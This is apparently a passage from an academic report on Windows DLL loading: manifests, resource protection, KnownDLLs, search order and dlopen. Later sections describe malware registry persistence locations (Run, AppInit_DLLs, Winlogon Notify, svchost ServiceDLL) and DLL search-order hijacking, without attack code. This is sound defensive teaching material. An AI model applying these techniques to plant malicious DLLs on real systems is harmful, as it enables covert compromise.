


Figure 18: Create cipher response

1.6 Microsoft Security Mechanism

1.6.1 DLL Hell

When the system tries to succeed the correct resolution of dynamic components, it is possible to confuse libraries that are running in memory. DLL Hell is the term for these complications that arise when working with dynamic link libraries (DLLs) used with Microsoft Windows operating systems, particularly legacy 16-bit editions which all run in a single memory space.

DLL Hell can manifest itself in many different ways; typically when applications do not launch or work correctly. DLL Hell is the Windows ecosystem specific form of the general concept dependency hell.

There are a number of problems commonly encountered with DLLs – especially after numerous applications have been installed and uninstalled on a system. The difficulties include conflicts between DLL versions, difficulty in obtaining required DLLs, and having many unnecessary DLL copies.

Various forms of DLL hell have been solved or mitigated over the years such as Static linking, Windows File Protection, Running conflicting DLLs simultaneously, Portable applications and Other countermeasures (Installation tools are now bundled into Microsoft Visual Studio, WinSxS (Windows Side-by-Side) directory, which allows multiple versions of the same libraries to co-exist). Apart from DLL Hell, there are also other problems when resolving a DLL. All these years, Microsoft has implemented several techniques in order to confront such threats and system malfunctions.

1.6.2 Windows Side-by-Side

Side-by-side technology is a standard for executable files in Windows 98 Second Edition, Windows 2000, and later versions of Windows that attempts to alleviate problems (known as "DLL Hell") that arise from the use of dynamic-link libraries (DLLs) in Microsoft Windows. Such problems include version conflicts, missing DLLs, duplicate DLLs, and incorrect or missing registration. In side-by-side, Windows stores multiple versions of a DLL in the winsxs subdirectory of the Windows directory, and loads them on demand. This reduces dependency problems for applications that include a side-by-side manifest.

Side-by-side technology is also known as WinSxS or SxS, although technically WinSxS refers only to the global side-by-side store (officially called the "Windows component store"), which is conceptually the native equivalent of the .NET Global Assembly Cache. Executables that include an SxS manifest are designated SxS assemblies.

An application that employs SxS must have a manifest. Manifests are typically a section embedded in the application's executable file but may also be an external file. When the operating system loads the application and detects the presence of a manifest, the operating system DLL loader is directed to the version of the DLL corresponding to that listed in the manifest. If there is no manifest, the DLL loader loads a default version of all DLL dependencies. If the DLL is a COM server, it must have a manifest of its own for registration-free activation to succeed.

On Windows Vista and later, sxstrace.exe can help to diagnose failures in the starting of applications due to SxS misconfiguration.

If a user wishes to override manifest-specified assemblies (for example, in the case of security patches applied to a library), a publisher configuration file can globally redirect assemblies. Digital signatures can ensure that the legitimacy of such redirection.

Example manifest

The following is an example of a manifest for an application that depends on a C runtime DLL.

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1'
manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false'
/>
      </requestedPrivileges>
    </security>
  </trustInfo>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity type='win32' name='Microsoft.VC90.CRT'
version='9.0.21022.8' processorArchitecture='x86'
publicKeyToken='1fc8b3b9a1e18e3b' />
    </dependentAssembly>
  </dependency>
```

```
</assembly>
```

Advantages

- ✓ For applications that have been built with SxS, multiple applications may coexist that depend on different versions of the same DLL. This is in contrast to non-SxS DLL environments where an original DLL in a shared system folder may be overwritten by the subsequent installation of another program that depends on a different version of the same DLL.
- ✓ The XML formatting of the manifest is human-legible and thus makes it easier for developers to determine the dependencies of an application and their versions.

Disadvantages

- ✓ In Windows XP, a bug in sxs.dll causes heap corruption, leading to application crashes. This issue is not fixed by any XP service pack. Users must manually install a QFE (Quick Fix Engineering).
- ✓ Considerably higher apparent disk space consumption. The winsxs directory typically starts at several gigabytes in size and continues to grow as applications are installed. Further, there is currently no supported way to significantly reduce the size of the winsxs directory.[8] (However, most of the contents of winsxs are just additional hard links to files that exist elsewhere in any case, and do not actually use any extra disk space.)

1.6.3 Windows Resource Protection (WRP)

Windows Resource Protection (WRP) prevents the replacement of essential system files, folders, and registry keys that are installed as part of the operating system. It became available starting with Windows Server 2008 and Windows Vista. Permission for full access to modify WRP-protected resources is restricted to TrustedInstaller. WRP-protected resources can only be changed using the [Supported Resource Replacement Mechanisms](#) with the Windows Modules Installer service. Protecting these resources prevents application and operating system failures.

Applications should not attempt to modify WRP-protected resources because these are used by Windows and other applications. If an application attempts to modify a WRP-protected resource, it can have the following results.

- Application installers that attempt to replace, modify, or delete critical Windows files or registry keys may fail to install the application and will receive an error message stating that access to the resource was denied.
- Applications that attempt to add or remove sub-keys or change the values of protected registry keys may fail and will receive an error message stating that access to the resource was denied.
- Applications that rely on writing any information into protected registry keys, folders, or files may fail.

WRP is the new name for Windows File Protection (WFP). WRP protects registry keys and folders as well as essential system files. WFP was available in Microsoft Windows Server 2003 and Windows XP. WRP replaces WFP in Windows Server 2008 and Windows Vista.

1.7 KnownDLLs

KnownDLL is a Windows mechanism to cache frequently used system DLLs. Initially, it was added to accelerate application loading, but also it can be considered as a security mechanism, as it prevents malware from putting Trojan versions of system DLLs to the application folders (as all main DLLs belong to KnownDLLs, the version from the application folder will be ignored). We cannot say that this security mechanism is very strong (if you have permission to write to the application folder, you can create much more “tools of chaos”), but still it helps to protect the system.

Desktop applications can control the location from which a DLL is loaded by specifying a full path, using [DLL redirection](#), or by using a [manifest](#). If none of these methods are used, the system searches for the DLL at load time as described in this section.

Let's consider its work. When the loader comes across a record about DLL import in an executive file, it opens the file and tries to map it to the memory. But there are some nuances. In practice, before it happens, OS loader searches for the section (of MMF type) named `\KnownDlls\<file-name-DLL>`. If this section exists, then instead of opening the file the loader just use the mentioned section, i.e. maps the section to the process address space. Then it continues in accordance with the "classical" DLL loading rules.

If you compare the key `KEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\KnownDLLs` with the `\KnownDlls` sections, you'll notice that the `\KnownDlls` container always includes more records than the mentioned registry key. It's because the sections in `\KnownDlls` are the result of the transitive closure of all DLLs listed in the `KnownDLLs`. I.e. if a DLL is mentioned in `KnownDLLs`, then all the DLLs, which are statically connected with it, are also included to the `\KnownDlls` sections.

Moreover, if you look closer to the `KnownDLLs` registry key, you'll see that the search paths are not indicated there. It's because all `KnownDLLs` are supposed to be located in the folder, indicated in the registry key `KEY_LOCAL_MACHINE\System\CurrentControlSet\Control\KnownDLLs\DllDirectory`. This is one more security aspect of `KnownDLLs`: requirement of that all `KnownDLLs` are placed in the same specific folder. When the system is loading, it looks for the path in the registry

`KEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\KnownDLLs`
and creates the sections `\KnownDlls\<file-name-DLL>` for each DLL, listed in this registry key.

It should be mentioned that starting with Windows Vista it's impossible to add directly a string parameter with the DLL path to the `KnownDLLs` registry hive, as the system protects this hive from record. But if the application is started with the admin permissions, the user can get the permission to write to this hive.

Factors That Affect Searching

The following factors affect whether the system searches for a DLL:



- ✓ If a DLL with the same module name is already loaded in memory, the system checks only for redirection and a manifest before resolving to the loaded DLL, no matter which directory it is in. The system does not search for the DLL.
- ✓ If the DLL is on the list of known DLLs for the version of Windows on which the application is running, the system uses its copy of the known DLL (and the known DLL's dependent DLLs, if any) instead of searching for the DLL. For a list of known DLLs on the current system, see the following registry key:

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs`.


- ✓ If a DLL has dependencies, the system searches for the dependent DLLs as if they were loaded with just their module names. This is true even if the first DLL was loaded by specifying a full path.

Note when loading by module name, the presence of the module in `KnownDlls` dominates over already loaded DLLs. For 32-bit DLLs the `KnownDLLs` registry entry only affects the search for implicitly loaded DLLs. Some people might consider this a security feature (though an admittedly rather weak one), but in fact **security was never the intent of this feature**. `Known DLLs` was really all about **performance**.

The `\KnownDlls` sections are computed as the transitive closure of the DLLs listed in `KnownDLLs`. So if a DLL's listed in `KnownDLLs`, all of the DLL's that are statically linked with the DLL are ALSO listed in the `\KnownDlls` section. DLL's can also be loaded dynamically, with the `LoadLibrary` API (or by using the deferred loading feature in the linker). If a `KnownDll` loads another dll with `LoadLibrary`, then the other DLL won't be a `KnownDll`.



For example, an application that explicitly loads "c:\example\msvcrt.dll" (which is in KnownDLLs) then loads "msvcrt" will load %SystemRoot%\System32\msvcrt.dll



We can use this registry key in order to Exclude a DLL from known DLL list as the DLLs of that list are loaded only from %SystemRoot%\System32 or %SystemRoot%\System64. In that case, when an excluded DLL will be called to be loaded, it will be resolved in the directory found when searching as the set sequence predefines and not necessary from System Root.

For better understanding the following tables, we have to give to definition of a “registry”. The registry is a database in Windows that contains important information about system hardware, installed programs and settings, and profiles of each of the user accounts on your computer. Windows continually refers to the information in the registry.

You should not need to make manual changes to the registry because programs and applications typically make all the necessary changes automatically. An incorrect change to your computer's registry could render your computer inoperable. However, if a corrupt file appears in the registry, you might be required to make changes.

We strongly recommend that you back up the registry before making any changes and that you only change values in the registry that you understand or have been instructed to change by a source you trust.

1.8 The Windows Registry

It is common for malware to access the registry to store configuration information, gather information about the system, and install itself persistently. You have seen in labs and throughout the book that the following registry key is a popular place for malware to install itself:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

There are many other persistence locations in the registry, but we won't list all of them, because memorizing them and then searching for each entry manually would be tedious and inefficient. There are tools that can search for persistent registries for you, like the Autoruns program by Sysinternals, which points you to all the programs that automatically run on your system.

Tools like ProcMon can monitor for registry modification while performing basic dynamic analysis. Although we covered registry analysis earlier in the book, there are a couple popular registry entries that are worth expanding on further that we haven't discussed yet: AppInit_DLLs, Winlogon, and SvcHost DLLs.


1.8.1 AppInit DLLs and Secure Boot

Starting in Windows 8, the AppInit_DLLs infrastructure is disabled when secure boot is enabled. The AppInit_DLLs infrastructure provides an easy way to hook system APIs by allowing custom DLLs to be loaded into the address space of every interactive application. Applications and malicious software both use AppInit DLLs for the same basic reason, which is to hook APIs; after the custom DLL is loaded, it can hook a well-known system API and implement alternate functionality. Only a small set of modern legitimate applications use this mechanism to load DLLs, while a large set of

malware use this mechanism to compromise systems. Even legitimate AppInit_DLLs can unintentionally cause system deadlocks and performance problems, therefore usage of AppInit_DLLs is not recommended.

Summary

- ✓ The AppInit_DLLs mechanism is not a recommended approach for legitimate applications because it can lead to system deadlocks and performance problems.
- ✓ The AppInit_DLLs mechanism is disabled by default when secure boot is enabled.
- ✓ Using AppInit_DLLs in a Windows 8 desktop app is a Windows desktop app certification failure.



Malware authors can gain persistence for their DLLs through a special registry location called AppInit_DLL. AppInit_DLLs are loaded into every process that loads User32.dll, and a simple insertion into the registry will make AppInit_DLLs persistent. The AppInit_DLLs value is stored in the following Windows registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Windows

The AppInit_DLLs value is of type REG_SZ and consists of a space-delimited string of DLLs. Most processes load User32.dll, and all of those processes also load the AppInit_DLLs. Malware authors often target individual processes, but AppInit_DLLs will be loaded into many processes. Therefore, malware authors must check to see in which process the DLL is running before executing their payload. This check is often performed inDllMain of the malicious DLL.

1.8.2 WinLogon Notify

Malware authors can hook malware to a particular Winlogon event, such as logon, logoff, startup, shutdown, and lock screen. This can even allow the malware to load in safe mode. The registry entry consists of the Notify value in the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\

When winlogon.exe generates an event, Windows checks the Notify registry key for a DLL that will handle it.

1.8.3 Svchost Dlls

All services persist in the registry, and if they're removed from the registry, the service won't start. Malware is often installed as a Windows service, but typically uses an executable. Installing malware for persistence as an svchost.exe DLL makes the malware blend into the process list and the registry better than a standard service. Svchost.exe is a generic host process for services that run from DLLs, and Windows systems often have many instances of svchost.exe running at once. Each instance of

svchost.exe contains a group of services that makes development, testing, and service group management easier. The groups are defined at the following registry location (each value represents a different group):

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

Services are defined in the registry at the following location:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName

Windows services contain many registry values, most of which provide information about the service, such as *DisplayName* and *Description*. Malware authors often set values that help the malware blend in, such as *NetWareMan*, which “Provides access to file and print resources on NetWare networks.” Another service registry value is *ImagePath*, which contains the location of the service executable. In the case of an *svchost.exe* DLL, this value contains *%SystemRoot%\System32\svchost.exe -k GroupName*.

All *svchost.exe* DLLs contain a *Parameters* key with a *ServiceDLL* value, which the malware author sets to the location of the malicious DLL. The *Start* value, also under the *Parameters* key, determines when the service is started (malware is typically set to launch during system boot). Windows has a set number of service groups predefined, so malware will typically not create a new group, since that would be easy to detect. Instead, most malware will add itself to a preexisting group or overwrite a nonvital service—often a rarely used service from the *netvcs* service group. To identify this technique, monitor the Windows registry using dynamic analysis, or look for service functions such as *CreateServiceA* in the disassembly. If malware is modifying these registry keys, you’ll know that it’s using this persistence technique.

1.9 The Global Assembly Cache (GAC)

The Global Assembly Cache (GAC) is a machine-wide CLI assembly cache for the Common Language Infrastructure (CLI). The approach of having a specially controlled central repository addresses the flaws[citation needed] in the shared library concept and helps to avoid pitfalls of other solutions that led to drawbacks like DLL hell. Assemblies residing in the GAC must adhere to a specific versioning scheme which allows for side-by-side execution of different code versions. Specifically, such assemblies must be strongly named.

There are two ways to interact with the GAC: the Global Assembly Cache Tool (*gacutil.exe*) and the Assembly Cache Viewer (*shfusion.dll*). The GAC is not searched. Native DLLs should not be placed in the GAC. Managed assemblies are loaded by .NET and don't use the same search order.

There are two ways to install a strong-named assembly into the global assembly cache (GAC):

Only strong-named assemblies can be installed into the GAC. For information about how to create a strong-named assembly, see [How to: Sign an Assembly with a Strong Name](#).

To use the Global Assembly Cache tool (*Gacutil.exe*)

At the command prompt, type the following command:

```
gacutil -i <assembly name>
```

In this command, *assembly name* is the name of the assembly to install in the global assembly cache.

The following example installs an assembly with the file name *hello.dll* into the global assembly cache.

```
gacutil -i hello.dll
```

1.10 Dynamic Loading in other operating systems

1.10.1 Linux (unix-like) systems

Not all systems support dynamic loading. UNIX-like operating systems such as OS X, Linux, and Solaris provide dynamic loading with the C programming language "dl" library. The Windows operating system provides dynamic loading through the Windows API.

Loading the library is accomplished with *LoadLibrary* or *LoadLibraryEx* on Windows and with *dlopen* on UNIX-like operating systems. Examples follow:

Most UNIX-like operating systems (Solaris, Linux, *BSD, etc.)

```
void* sdl_library = dlopen("libSDL.so", RTLD_LAZY);
if (sdl_library == NULL) {
    // report error ...
} else {
    // use the result in a call to dlsym
}
OS X[edit]
```

As a UNIX library:

```
void* sdl_library = dlopen("libsdl.dylib", RTLD_LAZY);
if (sdl_library == NULL) {
    // report error ...
} else {
    // use the result in a call to dlsym
}
}
```

As an OS X Framework:

```
void* sdl_library = dlopen("/Library/Frameworks/SDL.framework/SDL",
RTLD_LAZY);
if (sdl_library == NULL) {
    // report error ...
} else {
    // use the result in a call to dlsym
}
}
```

Or if the framework or bundle contains Objective-C code:

```
NSBundle *bundle = [NSBundle
bundleWithPath:@"/Library/Plugins/Plugin.bundle"];
NSError *err = nil;
if ([bundle loadAndReturnError:&err])
{
    // Use the classes and functions in the bundle.
}
else
{
    // Handle error.
}
}
```

On the other hand, we have the following code for Windows:

```
HMODULE sdl_library = LoadLibrary("SDL.dll");
if (sdl_library == NULL) {
    // report error ...
} else {
    // use the result in a call to GetProcAddress
}
}
```


Finally, we can compare Unix Versus Windows commands for Dynamic Library calls:

Name	Standard POSIX/UNIX API	Microsoft Windows API
Header file inclusion	<code>#include <dlfcn.h></code>	<code>#include <windows.h></code>
Definitions for header	<code>dl(libdl.so, libdl.dylib, etc. depending on the OS)</code>	<code>kernel32.dll</code>
Loading the library	<code>dlopen</code>	<code>LoadLibrary</code> <code>LoadLibraryEx</code>
Extracting contents	<code>dlsym</code>	<code>GetProcAddress</code>
Unloading the library	<code>dlclose</code>	<code>FreeLibrary</code>

In addition, in Java API we can use:

ClassLoader
Class

For example, if we operate on Unix system, we will use the `dlopen` to gain access to an executable object file.

```
#include <dlfcn.h>
void *dlopen(const char *file, int mode);
```

We can briefly navigate to a short description of `dlopen` use and processes in Unix system: The `dlopen()` function shall make an executable object file specified by file available to the calling program. The class of files eligible for this operation and the manner of their construction are implementation-defined, though typically such files are executable objects such as shared libraries, relocatable files, or programs. Note that some implementations permit the construction of dependencies between such objects that are embedded within files. In such cases, a `dlopen()` operation shall load such dependencies in addition to the object referenced by file. Implementations may also impose specific constraints on the construction of programs that can employ `dlopen()` and its related services.

A successful `dlopen()` shall return a handle which the caller may use on subsequent calls to `dlsym()` and `dlclose()`.

When an object is first made accessible via `dlopen()` it and its dependent objects are added in dependency order. Once all the objects are added, relocations are performed using load order. Note that if an object or its dependencies had been previously loaded, the load and dependency orders may yield different resolutions.

The symbols introduced by `dlopen()` operations and available through `dlsym()` are at a minimum those which are exported as symbols of global scope by the object. Typically such symbols shall be those that were specified in (for example) C source code as having extern linkage. The precise manner in which an implementation constructs the set of exported symbols for a `dlopen()` object is specified by that implementation.

If file cannot be found, cannot be opened for reading, is not of an appropriate object format for processing by `dlopen()`, or if an error occurs during the process of loading file or relocating its symbolic references, `dlopen()` shall return NULL. More detailed diagnostic information shall be available through `dlerror()`.

2. DLL Vulnerabilities

2.1 Introduction to Unsafe Loading

Place a malicious DLL in the directory searched with the name of the wanted DLL. The malicious DLL will be resolved and it can also call the genuine one in order not to break the chain of DLL loading and produce suspicion. Suppose the application requires “functions.dll”, a file that has not been specified with an absolute path, however is located within the System Directory. An attacker could place their own DLL files in an area accessed BEFORE the systems directory (such as the directory of the application). When a user opens the application, during the DLL search process, it will discover the attacker's file before it comes across the DLL in the Systems Directory and thus will load it instead, meaning any malicious code from the attacker will be executed.




Figure 19: Dynamic Loading Procedure

Although flexible, this common component resolution strategy has an inherent security problem. Since only a file name is given, unintended or even malicious files with the same file name can be resolved instead.

2.2 Resolution Categories

This unsafe resolution, can be divided in two separate categories: Resolution Failures and Resolution Hijacking cases.

2.2.1 Resolution Failures

In a Resolution failure, the DLL requested from the applications is not at all found nor loaded into the memory. In other words, the target component is not found. In case where the functionality of the methods of the components is auxiliary, there are no effect on the application functionality at runtime. In other case, a DLL failure may lead to a malfunction of the application.

2.2.2 Resolution Hijacking

In Resolution Hijacking case, we have the components which are finally resolved into the memory but they were searched in other directory before the final resolution. Prerequisites:

- ▶ The target component specified by its file name,
- ▶ The resolution is determined by iteratively searching a sequence of directories, and
- ▶ There exists another directory searched before the one containing the target component.

DLL load-order hijacking is a simple, covert technique that allows malware authors to create persistent, malicious DLLs without the need for a registry entry or trojanized binary. This technique does not even require a separate malicious loader, as it capitalizes on the way DLLs are loaded by Windows.

The default search order for loading DLLs on Windows XP is as follows:

1. The directory from which the application loaded
2. The current directory
3. The system directory (the `GetSystemDirectory` function is used to get the path, such as `.../Windows/System32/`)
4. The 16-bit system directory (such as `.../Windows/System/`)
5. The Windows directory (the `GetWindowsDirectory` function is used to get the path, such as `.../Windows/`)
6. The directories listed in the PATH environment variable

Under Windows XP, the DLL loading process can be skipped by utilizing the `KnownDLLs` registry key, which contains a list of specific DLL locations, typically located in `.../Windows/System32/`. The `KnownDLLs` mechanism is designed to improve security (malicious DLLs can't be placed higher in the load order) and speed (Windows does not need to conduct the default search in the preceding list), but it contains only a short list of the most important DLLs.

DLL load-order hijacking can be used on binaries in directories other than `/System32` that load DLLs in `/System32` that are not protected by `KnownDLLs`.

For example, `explorer.exe` in the `/Windows` directory loads `ntshrui.dll` found in `/System32`. Because `ntshrui.dll` is not a known DLL, the default search is followed, and the `/Windows` directory is checked before `/System32`. If a malicious DLL named `ntshrui.dll` is placed in `/Windows`, it will be loaded in place of the legitimate DLL. The malicious DLL can then load the real DLL to ensure that the system continues to run properly. Any startup binary not found in `/System32` is vulnerable to this attack, and `explorer.exe` has roughly 50 vulnerable DLLs. Additionally, known DLLs are not fully protected due to recursive imports, and because many DLLs load other DLLs, which follow the default search order.

2.3 Proof of Concept

2.3.1 Create a DLL

We will continue on the example introduced in chapter 1. We have created the same DLL with different functionality and we will try to make the application load the new component instead of the old one.

2.3.2 Call the DLL in an App

Now we can communicate “safely” with our “link”. Our simple proof of concept is over. If we want to take just the exe file in order to send it to our colleague so that he will be able to create his own cipher, we have to include also the DLL file. Else, he will not be able to run the algorithm.

